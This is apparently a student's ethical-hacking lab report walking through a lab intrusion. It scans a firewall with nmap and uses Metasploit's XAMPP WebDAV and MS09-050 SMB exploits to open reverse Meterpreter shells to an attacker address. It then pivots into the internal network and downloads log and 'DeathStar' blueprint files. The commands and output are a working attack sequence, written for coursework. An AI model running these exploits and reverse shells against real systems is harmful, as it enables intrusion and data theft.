CSCI-6658-01

ETHICAL HACKING

Infoseclablearning Assignment (Extra Credit)

Attacking the Firewall and Stealing Data Over an Encrypted Channel

Student Info:

Name : Akhila Parankusham

Student ID: 00810899

Email: apara7@unh.newhaven.edu

TABLE OF CONTENTS

Executive Summary

Highlights

- Perform a firewall scan with Nmap or Zenmap to discover any open ports, emphasizing port 80 to identify the Apache httpd service.
- Metasploit is used to exploit the XAMPP WebDAV vulnerability on the web server in order to acquire access to a Meterpreter shell.
- Transition into the internal network and attempt to exploit the MS09-050 SMB vulnerability on the Windows Server.
- Use the Meterpreter tool to obtain the DeathStar blueprints from the Windows Server.

Objectives

Use Kali Linux penetration testing tools like nmap, Metasploit, and Meterpreter to penetrate the firewall and extract data safely over an encrypted connection.

Lab Description Details

Steps Taken, Notes, & Screen Shots demonstrating completion of the lab

Supporting Evidence

Step 1: Launch Kali 2 Attack Machine. Enter the credentials.


Username: root

Password: toor

Step 2: Open the terminal.


Step 3: Scan the firewall for open ports.

nmap 203.0.113.100




Step 4: Solve the sample challenge.


Step 5: Open Zenmap. Set the target as 203.0.113.100 and launch an intense scan.



Step 6: Click Ports/Hosts tab to view the open ports and the banner messages that are displayed. Observe Apache httpd 2.2.14 (Win32) DAV/2 banner from the results.




Step 7: Quit Zenmap.



Step 8: Start postgresql service. Launch the msfconsole on the Metasploit framework.

service postgresql start

msfconsole




Step 9: Choose another banner.


>banner

Step 10: Solve the challenges 1 and 2.

CHALLENGE #1

CHALLENGE #2





Step 11: Search for the XAMPP exploit.

>search xampp

```
msf > search xampp

Matching Modules
================

   Name                                          Disclosure Date  Rank       Descrip
tion
   ----                                          ---------------  ----       -------
----
   exploit/windows/http/xampp_webdav_upload_php  2012-01-14       excellent  XAMPP W
ebDAV PHP Upload
```

4

Step 12: Use the exploit and get information about the XAMPP exploit.

>use exploit/windows/http/xampp_webdav_upload_php

>info

```
root@kali2: ~
File  Edit  View  Search  Terminal  Help
msf > use exploit/windows/http/xampp_webdav_upload_php
msf exploit(xampp_webdav_upload_php) > info

       Name: XAMPP WebDAV PHP Upload
     Module: exploit/windows/http/xampp_webdav_upload_php
   Platform: PHP
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2012-01-14

Provided by:
  theLightCosine <theLightCosine@metasploit.com>

Available targets:
  Id  Name
  --  ----
  0   Automatic

Basic options:
  Name      Current Setting  Required  Description
  ----      ---------------  --------  -----------
  FILENAME                   no        The filename to give the payload. (Leave Blan
k for Random)
```

Step 13: Set the IP address of the remote host, set the payload to a reverse meterpreter php shell and also set the local host.

>set rhost 203.0.113.100

>set payload php/meterpreter_reverse_tcp

>set LHOST 175.45.176.199

```
msf exploit(xampp_webdav_upload_php) > set rhost 203.0.113.100
rhost => 203.0.113.100
msf exploit(xampp_webdav_upload_php) > set payload php/meterpreter_reverse_tcp
payload => php/meterpreter_reverse_tcp
msf exploit(xampp_webdav_upload_php) > set LHOST 175.45.176.199
LHOST => 175.45.176.199
```

Step 14: View the options that are set.

>show options

```
msf exploit(xampp_webdav_upload_php) > show options

Module options (exploit/windows/http/xampp_webdav_upload_php):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   FILENAME                   no        The filename to give the payload. (Leave Bla
nk for Random)
   PASSWORD  xampp            no        The HTTP password to specify for authenticat
ion
   PATH      /webdav/         yes       The path to attempt to upload
   Proxies                    no        A proxy chain of format type:host:port[,type
:host:port][...]
   RHOST     203.0.113.100    yes       The target address
   RPORT     80               yes       The target port
   USERNAME  wampp            no        The HTTP username to specify for authenticat
ion
   VHOST                      no        HTTP server virtual host


Payload options (php/meterpreter_reverse_tcp):
```

Step 15: Exploit the remote system.

>exploit

```
msf exploit(xampp_webdav_upload_php) > exploit

[*] Started reverse TCP handler on 175.45.176.199:4444
[*] Uploading Payload to /webdav/YjZXU1j.php
[*] Attempting to execute Payload
[*] Meterpreter session 1 opened (175.45.176.199:4444 -> 203.0.113.100:42781) at 202
3-11-11 21:28:07 -0500
```

Step 16: Find out the place on the victim's machine.

>pwd

```
meterpreter >
meterpreter > pwd
C:\xampp\webdav
```

Step 17: Go back to the previous directory. Check the present working directory.

>cd ..

>pwd

```
meterpreter > cd ..
meterpreter > pwd
C:\xampp
```

Step 18: Switch to the apache directory and determine the present working directory.

>cd apache

>pwd

```
meterpreter > cd apache
meterpreter > pwd
C:\xampp\apache
```

Step 19: List the files and folders in the present working directory.

>ls

```
root@kali2: ~
File  Edit  View  Search  Terminal  Help
Listing: C:\xampp\apache
========================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100777/rwxrwxrwx  233    fil   2015-01-31 19:25:58 -0500  apache_installservice.bat
100777/rwxrwxrwx  137    fil   2015-01-31 19:25:58 -0500  apache_uninstallservice.ba
t
40777/rwxrwxrwx   12288  dir   2015-01-31 19:25:58 -0500  bin
40777/rwxrwxrwx   0      dir   2015-01-31 19:26:07 -0500  build
40777/rwxrwxrwx   4096   dir   2015-01-31 19:26:06 -0500  conf
40777/rwxrwxrwx   8192   dir   2015-01-31 19:25:55 -0500  error
100666/rw-rw-rw-  13     fil   2018-03-25 21:39:08 -0400  flag4.txt
40777/rwxrwxrwx   0      dir   2015-01-31 19:25:55 -0500  icons
40777/rwxrwxrwx   0      dir   2015-01-31 19:25:59 -0500  include
40777/rwxrwxrwx   4096   dir   2015-01-31 19:26:04 -0500  lib
100666/rw-rw-rw-  31     fil   2018-04-04 10:22:05 -0400  log.txt
40777/rwxrwxrwx   4096   dir   2015-01-31 19:26:38 -0500  logs
100777/rwxrwxrwx  1143   fil   2015-01-31 19:25:58 -0500  makecert.bat
40777/rwxrwxrwx   32768  dir   2015-01-31 19:26:04 -0500  modules
```

Step 20: View the log.txt file

>cat log.txt file

```
meterpreter > cat log.txt
this is a file without a flag
meterpreter >
```

Step 21: Solve the sample challenge 3 using the cat command to access flag4.txt file.

>cat flag4.txt

Step 22: Go to the logs directory and determine the present working directory.

>cd logs

>pwd

```
meterpreter > cd logs
meterpreter > pwd
C:\xampp\apache\logs
```

Step 23: List the files and folders in the present working directory.

>ls


```
meterpreter > ls
Listing: C:\xampp\apache\logs
=============================

Mode              Size    Type  Last modified             Name
----              ----    ----  -------------             ----
100666/rw-rw-rw-  0       fil   2018-04-10 02:18:27 -0400 Dav.Lock.dir
100666/rw-rw-rw-  0       fil   2018-04-10 02:18:27 -0400 Dav.Lock.pag
100666/rw-rw-rw-  34160   fil   2015-01-31 19:27:46 -0500 access.log
100666/rw-rw-rw-  173096  fil   2015-01-31 19:27:46 -0500 error.log
100666/rw-rw-rw-  11      fil   2018-03-15 23:51:42 -0400 flag5.txt
100666/rw-rw-rw-  6       fil   2015-01-31 19:27:47 -0500 httpd.pid
100666/rw-rw-rw-  3087    fil   2015-01-31 19:27:46 -0500 ssl_request.log
```

Step 24: Download the access.log file.


>download access.log /root

```
meterpreter > download access.log /root
[*] downloading: access.log -> /root/access.log
[*] download   : access.log -> /root/access.log
meterpreter >
```

Step 25: Click Places>Home>access.log file




Step 26: Observe the IP address in the file.



Step 27: Add a route to the victim's LAN and determine the OS of the victim machine that is hacked.

>run autoroute -s 192.168.1.0

>sysinfo



Step 28: Background the connection to the victim machine and go back to the msf prompt.

>background

>back

Step 29: Search for the ms09_050 exploit. Use and get information about it.

>search func_index

>use exploit/windows/smb/ms09_050_smb2_negotiate_func_index

>info

```
msf > search func_index

Matching Modules
================

   Name                                                     Disclosure Date  Rank  De
scription
   ----                                                     ---------------  ----  --
---------
   exploit/windows/smb/ms09_050_smb2_negotiate_func_index  2009-09-07       good  MS
09-050 Microsoft SRV2.SYS SMB Negotiate ProcessID Function Table Dereference
```

```
msf > use exploit/windows/smb/ms09_050_smb2_negotiate_func_index
msf exploit(ms09_050_smb2_negotiate_func_index) > info

       Name: MS09-050 Microsoft SRV2.SYS SMB Negotiate ProcessID Function Table Dere
ference
     Module: exploit/windows/smb/ms09_050_smb2_negotiate_func_index
   Platform: Windows
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Good
  Disclosed: 2009-09-07

Provided by:
  Laurent Gaffie <laurent.gaffie@gmail.com>
  hdm <x@hdm.io>
  sf <stephen_fewer@harmonysecurity.com>

Available targets:
  Id  Name
```

Step 30: Set the IP address of the remote host, set the payload to a reverse meterpreter php shell and also set the local host.

>set rhost 192.168.1.10

>set payload windows/meterpreter_reverse_tcp

>set LHOST 175.45.176.199

```
msf exploit(ms09_050_smb2_negotiate_func_index) > set rhost 192.168.1.10
rhost => 192.168.1.10
msf exploit(ms09_050_smb2_negotiate_func_index) > set payload windows/meterpreter/re
verse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(ms09_050_smb2_negotiate_func_index) > set lhost 175.45.176.199
lhost => 175.45.176.199
```

Step 31: View the options that are set.

>show options

```
root@kali2: ~
File Edit View Search Terminal Help
msf exploit(ms09_050_smb2_negotiate_func_index) > show options

Module options (exploit/windows/smb/ms09_050_smb2_negotiate_func_index):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOST   192.168.1.10     yes       The target address
   RPORT   445              yes       The target port
   WAIT    180              yes       The number of seconds to wait for the attack to
 complete.


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, p
rocess, none)
   LHOST     175.45.176.199   yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:
```

Step 32: Exploit the remote system.

```
msf exploit(ms09_050_smb2_negotiate_func_index) > exploit

[*] Started reverse TCP handler on 175.45.176.199:4444
[*] Connecting to the target (192.168.1.10:445)...
[*] Sending the exploit packet (930 bytes)...
[*] Waiting up to 180 seconds for exploit to trigger...
[*] Sending stage (957487 bytes) to 203.0.113.100
[*] Meterpreter session 2 opened (175.45.176.199:4444 -> 203.0.113.100:11723) at 202
3-11-11 21:39:12 -0500

meterpreter >
```

Step 33: Find out the place on the victim's machine.

>pwd

```
meterpreter > pwd
C:\Windows\system32
```

Step 34: Go back to the previous directory. Check the present working directory.

>cd ..

>pwd

```
meterpreter > cd c:\
meterpreter > pwd
c:\
```

Step 35: List the files and folders in the present working directory.

>ls

```
meterpreter > ls
Listing: c:\
============

Mode              Size        Type  Last modified              Name
----              ----        ----  -------------              ----
40777/rwxrwxrwx   0           dir   2018-04-25 13:43:46 -0400  $Recycle.Bin
100444/r--r--r--  8192        fil   2012-09-10 22:01:39 -0400  BOOTSECT.BAK
40777/rwxrwxrwx   0           dir   2016-07-08 03:24:15 -0400  Boot
40777/rwxrwxrwx   0           dir   2008-01-19 06:59:13 -0500  Documents and Setting
s
100777/rwxrwxrwx  12101952    fil   2016-04-29 10:35:33 -0400  Opera-Mail-1.0-1040.i
386.exe
40777/rwxrwxrwx   0           dir   2008-01-19 04:40:52 -0500  PerfLogs
40555/r-xr-xr-x   0           dir   2018-04-25 11:22:48 -0400  Program Files
40777/rwxrwxrwx   0           dir   2016-05-03 00:09:26 -0400  ProgramData
40777/rwxrwxrwx   0           dir   2016-02-03 22:59:33 -0500  System Volume Informa
tion
40555/r-xr-xr-x   0           dir   2019-01-04 21:59:58 -0500  Users
40777/rwxrwxrwx   0           dir   2023-11-11 21:15:17 -0500  Windows
100666/rw-rw-rw-  18144       fil   2016-02-03 22:53:39 -0500  Windows-Server-2008.j
pg
```

Step 36: Switch to the share directory.

>cd share

>pwd

```
meterpreter > cd share
meterpreter > pwd
c:\share
```

Step 37: List the files and folders in the present working directory.

>ls

```
meterpreter > ls
Listing: c:\share
=================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
40777/rwxrwxrwx   0      dir   2018-02-26 00:17:55 -0500  DeathStar
100666/rw-rw-rw-  23658  fil   2018-02-25 23:46:04 -0500  config-pfsense.university.
edu.xml
100666/rw-rw-rw-  23669  fil   2018-02-25 23:48:29 -0500  flag4.xml
```

Step 38: Switch to the Deathstar directory and also view the present working directory.

>cd Deathstar

>pwd

```
meterpreter > cd DeathStar
meterpreter > pwd
c:\share\DeathStar
```

Step 39: List the files and folders in the present directory.

>ls


```
meterpreter > ls
Listing: c:\share\DeathStar
===========================

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
100666/rw-rw-rw-  1888856  fil   2018-02-26 00:08:55 -0500  blueprint1.jpg
